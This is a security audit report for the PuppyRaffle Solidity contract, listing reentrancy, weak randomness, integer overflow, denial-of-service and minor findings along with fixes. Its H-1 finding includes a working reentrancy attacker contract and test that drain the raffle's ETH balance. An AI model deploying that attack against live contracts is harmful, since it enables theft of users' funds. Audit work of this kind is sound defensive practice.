

PuppyRaffle Security Review

Initial Version

Valya Zaitseva

November 6, 2025

PuppyRaffle Security Review

Valya Zaitseva

November 5, 2025

Prepared by: Valya Zaitseva

Table of Contents

    * [M-2] Smart contract wallets raffle winners without a `receive()` or `fallback()` will block the winner to receive the prize
  - Low
    * [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle
  - Gas
    * [G-1] Unchanged state variables should be declared constant or immutable.
    * [G-2] Storage Array Length not Cached
  - Informational / Non-Crits
    * [I-1]: Solidity Pragma should be specific, not wide
    * [I-2] Using an outdated version of Solidity
    * [I-3]: Address State Variable Set Without Checks
    * [I-4] `PuppyRaffle::selectWinner` should follow CEI
    * [I-5] Use of "magic" numbers is discouraged
    * [I-6] State changes are missing events
    * [I-7] Dead Code

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

As a solo reviewer, I make every effort to identify as many vulnerabilities in the code within the given time period, but hold no responsibility for the findings provided in this document. A security audit is

not an endorsement of the underlying business or product. The audit was time-boxed, and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 0804be9b0fd17db9e2953e27e9de46585be870cf

Scope

```
./src/
--- PuppyRaffle.sol
```

Roles

- `Owner`` - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the`changeFeeAddress‘ function.
- `Player` - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

It was really cool and exhaustive trip!

Issues found

Severity	Number of issues found
High	3
Medium	2
Low	1
Gas	2
Info	7
Total	15

Findings

High

[H-1] PuppyRaffle state changes after third-party address call can lead to Reentrancy Attack

Description: `PuppyRaffle::refund()` function does not follow CEI (Checks, Effects, Interactions) pattern and as a result changes contract state after sending ether to third-party address:

```
1  function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6  --->    payable(msg.sender).sendValue(entranceFee);
7  --->    players[playerIndex] = address(0);
8
9          emit RaffleRefunded(playerAddress);
10     }
```

Impact: It is possible that `msg.sender` is a contract containing `recieve()` or `fallback()` function that calls back `PuppyRaffle::refund()`. Since `players[playerIndex]` is reset after

the call to `msg.sender`, it may be called after a chain of reentrency calls specified in `recieve()` or `fallback()` of `msg.sender` and drain the `PuppyRaffle` ETH balance.

Proof of Concept: 1. For the sake of the test, 4 players entered the raffle to increase a raffle balance. 2. An attacker deploys a contract with `ReentrancyAttacker::attack()` function, which registers an attacker in the raffle and allows him to call `PuppyRaffle::refund()`. 3. `PuppyRaffle::refund()` calls back `msg.sender` to send ETH and this call triggers malicious `ReentrancyAttacker::receive()` function which is implemented beforehand by an attacker. The logic of `ReentrancyAttacker::receive()` calls `PuppyRaffle::refund()` again, where `payable(msg.sender).sendValue(entranceFee);` is triggered again since the attacker's address is not removed from `players[]`. 4. Once the raffle balance is drained, the attack ends and the attacker receives all raffle balance.

Add the following test and an attacker contract to `PuppyRaffleTest.t.sol` to see the attack in action:

test_reentrancy_refund

```
function test_reentrancy_refund() public {
        // Arrange
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        // deploy attacker
        ReentrancyAttacker attacker = new ReentrancyAttacker(address(
            puppyRaffle));
        attacker.setEntranceFeeFromTestContract(entranceFee);

        //check balances before
        uint256 raffleBalanceBeforeAttack = address(puppyRaffle).
            balance;
        uint256 attackerBalanceBeforeAttack = address(attacker).balance
            ;
        console.log("attacker balance before ",
            attackerBalanceBeforeAttack);
        console.log("puppyraffle balance before ",
            raffleBalanceBeforeAttack);

        // Act
        attacker.attack{value: entranceFee}();

        //check balances after
        uint256 attackerBalanceAfterAttack = address(attacker).balance;
        uint256 raffleBalanceAfterAttack = address(puppyRaffle).balance
```

```
            ;
        console.log("attacker balance after ",
            attackerBalanceAfterAttack);
        console.log("puppyraffle balance after ",
            raffleBalanceAfterAttack);

        // Assert
        assertEq(attackerBalanceAfterAttack - entranceFee,
            raffleBalanceBeforeAttack);
    }
```

attacker contract

```
contract ReentrancyAttacker {
    PuppyRaffle raffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(address _raffle) {
        raffle = PuppyRaffle(_raffle);
    }

    function setEntranceFeeFromTestContract(uint256 _entranceFee)
        external {
        entranceFee = _entranceFee;
    }

    function attack() public payable {
        // enter raffle
        address[] memory players = new address[](1);
        players[0] = address(this);
        raffle.enterRaffle{value: msg.value}(players);

        // get index
        attackerIndex = raffle.getActivePlayerIndex(address(this));

        // attack
        raffle.refund(attackerIndex);
    }

    receive() external payable {
        if (address(raffle).balance >= entranceFee) {
            raffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
        if (address(raffle).balance >= entranceFee) {
            raffle.refund(attackerIndex);
        }
    }
```

```
38 }
```

Recommended Mitigation: It is recommended to: 1. Use check-effect-interact pattern - `PuppyRaffle::refund()` function should update the `players[]` before making the external call. Additionally, this event should be emmited before that external call:

```
1     emit RaffleRefunded(playerAddress);
```

```
1  function refund(uint256 playerIndex) public {
2      address playerAddress = players[playerIndex];
3      require(playerAddress == msg.sender, "PuppyRaffle: Only the player
           can refund");
4      require(playerAddress != address(0), "PuppyRaffle: Player already
           refunded, or is not active");
5  +   players[playerIndex] = address(0);
6  +   emit RaffleRefunded(playerAddress);
7
8      payable(msg.sender).sendValue(entranceFee);
9
10 -   players[playerIndex] = address(0);
11 -   emit RaffleRefunded(playerAddress);
12     }
```

2. Use mutex flag `lock`, or
3. Use openzeppelin's `nonReentrant` modifier

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy.

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficuly` together creates a predictable find number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionally means users could front-run this function and call `refund` if they see they are not winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept: 1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. See the solidity blog on prevrandao. 2. Users can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner. 3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness seed is a well-documented attack vector in the blockchain space.

Recommended Mitigation: Consider using a cryptographically provable random number generator such as Chainlink VRF.

[H-3] `uint64` overflow causes `PuppyRaffle::totalFees` incorrect calculation

Description: uint64 max value is 18_446_744_073_709_551_615 and this amount overflows and resets to zero once riched.

```
uint64 myVar = type(uint64).max; // 18446744073709551615
myVar = myVar + 1; // will be 0
```

The issue is here:

```
function selectWinner() external {
    require(block.timestamp >= raffleStartTime + raffleDuration, "
        PuppyRaffle: Raffle not over");
    require(players.length >= 4, "PuppyRaffle: Need at least 4 players"
        );

    uint256 winnerIndex =
        uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
            block.difficulty))) % players.length;
    address winner = players[winnerIndex];

    uint256 totalAmountCollected = players.length * entranceFee;
    uint256 prizePool = (totalAmountCollected * 80) / 100;
    uint256 fee = (totalAmountCollected * 20) / 100;

--->    totalFees = totalFees + uint64(fee);
```

The type for `PuppyRaffle::totalFees` is uint64 and this leads to reduced total fees amount calculated once players count reaches 92 and `PuppyRaffle::selectWinner` is called.

Impact: Fees amount will be calculated wrongly depending on amount of players:

```
//  92 players -> totalFee = 18.400000000000000000; prizePool =
    73.600000000000000000
//  93 players -> totalFee =  0.106511852580896768; prizePool =
    74.400000000000000000
//  96 players -> totalFee =  0.706511852580896768; prizePool =
    76.800000000000000000
// 184 players -> totalFee =  18.306511852580896768; prizePool =
    147.200000000000000000
```

Proof of Concept:

1. Enter Raffle with 92 players, so that `PuppyRaffle::totalAmountCollected` will be 92e18 and `PuppyRaffle::totalFees` 92e18/5 - this is less that max `uint64`.
2. Select winner - totalFee = 18.400000000000000000 eth, prizePool = 73.600000000000000000 eth.
3. Enter Raffle with 93 players, so that `PuppyRaffle::totalAmountCollected` will be 93e18 and `PuppyRaffle::totalFees` 93e18/5 which is more than max `uint64`.
4. Select winner - totalFee = 0.106511852580896768 eth; prizePool = 74.400000000000000000 eth.
5. You will not be able to withdraw due to the line in `PuppyRaffle::withdrawFees`:

```
function withdrawFees() external {
--->        require(address(this).balance == uint256(totalFees), "
    PuppyRaffle: There are currently  players active!");
```

Add the following test to PuppyRaffleTest.t.sol:

test_selectWinner_totalFeeOverflow

```
function test_selectWinner_totalFeeOverflow() public {
        // Arrange
        address sender = makeAddr("sender");
        vm.deal(sender, 1000e18);

        // before totalFees overflow:
        // enterRaffle with 92 players, so that totalAmountCollected
           will be 92e18 and totalFees 92e18/5 - this is less that max
           uint64
        uint256 playersNumber1 = 92;
        address[] memory players1 = new address[](playersNumber1);
        for (uint256 i = 0; i < playersNumber1; i++) {
            players1[i] = address(uint160(i));
        }
        console.log("players1 num ", players1.length);
        vm.prank(sender);
        puppyRaffle.enterRaffle{value: entranceFee * playersNumber1}(
           players1);

        //select winner
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        vm.prank(sender);
        puppyRaffle.selectWinner();

        // check totalFees
        uint64 totalFeesBeforeOverflow = puppyRaffle.totalFees();
        console.log("totalFeesBeforeOverflow ", uint256(
           totalFeesBeforeOverflow));

        // after totalFees overflow:
        // enterRaffle with 93 players, so that totalAmountCollected
           will be 93e18 and totalFees 93e18/5 which is more than max
```

```
            uint64
        uint256 playersNumber2 = 93;
        address[] memory players2 = new address[](playersNumber2);
        for (uint256 i = 0; i < playersNumber2; i++) {
            players2[i] = address(uint160(i));
        }
        console.log("players2 num ", players2.length);

        vm.prank(sender);
        puppyRaffle.enterRaffle{value: entranceFee * playersNumber2}(
            players2);

        //select winner
        vm.warp(block.timestamp + duration * 2 + 1);
        vm.roll(block.number + 2);
        vm.prank(sender);
        puppyRaffle.selectWinner();

        // check totalFees
        uint64 totalFeesAfterOverflow = puppyRaffle.totalFees();
        console.log("totalFeesAfterOverflow ", uint256(
            totalFeesAfterOverflow));

        // Assert
        assertGt(players2.length, players1.length);
        assert(totalFeesAfterOverflow < totalFeesBeforeOverflow);

        // unable to withdraw fees
        vm.expectRevert(abi.encode("PuppyRaffle: There are currently
            players active!"));
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: 1. Newer version of Solidity will check overflow by default, however `selectWinner` transactions will be reverted once overflow happened and this will stop protocol functionality. 2. Use a type with bigger capacity, e.g. `uint256`. 3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
-    require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

There are more attack vectors with that final require, so we recommend removing it regardless.

Medium

[M-1] Iteration through unbound loop may cause Denial of Service attack

impact: medium (it is expensive for the attacker to attack) likelyhood: medium

Description: `PuppyRaffle::enterRaffle` transaction cost increases significantly when a lot of players' addresses are stored in `players` array because iteration through unbound for-loop is used to check for duplicates.

```
for (uint256 i = 0; i < players.length - 1; i++) {
    for (uint256 j = i + 1; j < players.length; j++) {
        require(players[i] != players[j], "PuppyRaffle: Duplicate
            player");
    }
}
```

Impact: High transaction cost makes it too expensive to enter the raffle for late players. Gas required for the transaction may reach block gas limit, which will make impossible enter the raffle. Discouraging later users from entering, and causing a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker might make the `PuppyRaffle::players` array so big, that no one else enters, guaranteeing themselves the win.

Proof of Concept: The following test shows that it is much more expensive to enter the raffle for later players. The more players enter, the longer the `players` array becomes. As can be seen in the logs of the following test, gas used for entering of first 100 players equals is `gasUsedFirst` = 6_503_272, but for the second 100 players it is almost 3 times bigger: `gasUsedSecond` = 18_995_512.

Place the following test to `PuppyRaffleTest.t.sol`:

test_possibleDenialOfService_whenTooManyPlayers

```
function test_possibleDenialOfService_whenTooManyPlayers() public {
        uint256 playersNum = 100;
        address[] memory players = new address[](playersNum);
        for (uint256 i; i < playersNum; i++) {
            players[i] = address(uint160(i));
        }

        //see how much gas it costs
        uint256 gasStartFirst = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
            players);
        uint256 gasEndFirst = gasleft();
        uint256 gasUsedFirst = gasStartFirst - gasEndFirst;
        console.log("gasUsedFirst ", gasUsedFirst);

        // enterRaffle second 100 players
        address[] memory playersSecond = new address[](playersNum);
        for (uint256 i; i < playersNum; i++) {
            playersSecond[i] = address(uint160(i + playersNum));
        }

```

```
21          //see how much gas it costs
22          uint256 gasStartSecond = gasleft();
23          puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
               playersSecond);
24          uint256 gasEndSecond = gasleft();
25          uint256 gasUsedSecond = gasStartSecond - gasEndSecond;
26          console.log("gasUsedSecond ", gasUsedSecond);
27          assertGt(gasUsedSecond, gasUsedFirst);
28      }
```

Recommended Mitigation: 1. Consider allowing duplicated. Users can make new wallet addresses anyways, so a duplicate check doesn't prevent the same person from entering multiple times, only the same wallet address. 2. Consider using mapping to check for duplicates. This would allow constant time lookup of whether a user has already entered.

```
1
2  +mapping(address player => uint256 raffleId) private addressToRaffleId;
3  +uint256 private raffleId;
4
5  function enterRaffle(address[] memory newPlayers) public payable {
6      require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle:
           Must send enough to enter raffle");
7
8      for (uint256 i = 0; i < newPlayers.length; i++) {
9  +       // check for duplicates
10 +       if(addressToRaffleId[newPlayers[i]] != raffleId){
11         players.push(newPlayers[i]);
12         // emit
13
14 +       addressToRaffleId[newPlayers[i]] != raffleId;
15         // emit
16     }
17
18
19 -    for (uint256 i = 0; i < players.length - 1; i++) {
20 -        for (uint256 j = i + 1; j < players.length; j++) {
21 -            require(players[i] != players[j], "PuppyRaffle: Duplicate
       player");
22 -        }
23     }
24     emit RaffleEnter(newPlayers);
25 }
26
27 function selectWinner() external {
28 +    raffleId++;
29     require(block.timestamp >= raffleStartTime + raffleDuration, "
           PuppyRaffle: Raffle not over");
30     ...
```

3. Alternatively, you could use EnumerableSet from openzeppelin https://docs.openzeppelin.com/contracts/3.x/api/

[M-2] Smart contract wallets raffle winners without a `receive()` or `fallback()` will block the winner to receive the prize

Description: `PuppyRaffle::selectWinner` will revert if the winner's smart contract does not have `receive()` or `fallback()` or that functions are implemented wrongly and revert.

Impact: The winner will not receive the prize. If all players are smart contracts without `receive()` or `fallback()`, the consequent call to `PuppyRaffle::selectWinner` will revert and the raffle will never select the winner, causing the protocol denial of service.

Proof of Concept: 1. 10 smart contract wallets enter the lottery without a fallback or receive function. 2. The lottery ends. 3. The `PuppyRaffle::selectWinner` function wouldn't work, even though the lottery is over.

Recommended Mitigation: 1. Do not allow smart contract wallet entrants (not recommended). 2. Create a mapping of addresses -> payout amounts so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the winner to claim their prize (recommended) - pull over push pattern.

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

Description: If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 it the player is not in the array.

```
1 /// @return the index of the player in the array, if they are not
      active, it returns 0
2  function getActivePlayerIndex(address player) external view returns (
      uint256) {
3     for (uint256 i = 0; i < players.length; i++) {
4         if (players[i] == player) {
5             return i;
6         }
7     }
8     return 0;
9 }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

Proof of Concept: 1. User enters the raffle, they are the first entrant. 2. `PuppyRaffle::getActivePlayerIndex` returns 0. 3. User thinks they have not entered correctly due to the function documentation.

Recommended Mitigation: 1. Revert it the player in not in the array instead of returning 0. 2. Alternatively, `PuppyRaffle::getActivePlayerIndex` may return `int256` -1 if the player is not active.

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from a constant or immutable variable. Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage Array Length not Cached

Calling `.length` on a storage array in a loop condition is expensive. Consider caching the length in a local variable in memory before the loop and reusing it.

```
+       uint256 playersLength = players.length;
-       for (uint256 i = 0; i < players.length - 1; i++) {
+       for (uint256 i = 0; i < playersLength - 1; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
+           for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```

Informational / Non-Crits

[I-1]: Solidity Pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.7.6;`, use `pragma solidity 0.7.6;`

- Found in src/PuppyRaffle.sol Line: 2

```
pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of Solidity

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing. Please, see Slither documentation for more information.

[I-3]: Address State Variable Set Without Checks

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 70

```
1          feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 222

```
1          feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` should follow CEI

It's best to keep code clean and follow CEI (Checks, Effects, Interactions).

```
1  -   (bool success,) = winner.call{value: prizePool}("");
2  -   require(success, "PuppyRaffle: Failed to send prize pool to winner"
       );
3      _safeMint(winner, tokenId);
4  +   (bool success,) = winner.call{value: prizePool}("");
5  +   require(success, "PuppyRaffle: Failed to send prize pool to winner"
       );
```

[I-5] Use of "magic" numbers is discouraged

It can be confusing to see number literals in a codebase, and it's much more readable if the numbers are given a name Examples:

```
1      uint256 prizePool = (totalAmountCollected * 80) / 100;
2      uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, use this:

```
uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
uint256 public constant FEE_PERCENTAGE = 20;
uint256 public constant POOL_PRECISION = 100;
```

[I-6] State changes are missing events

There are state variable changes in this function but no event is emitted. Consider emitting an event to enable offchain indexers to track the changes.

```
    function withdrawFees() external {
```

[I-7] Dead Code

Functions that are not used. Consider removing them.

```
    function _isActivePlayer() internal view returns (bool) {
```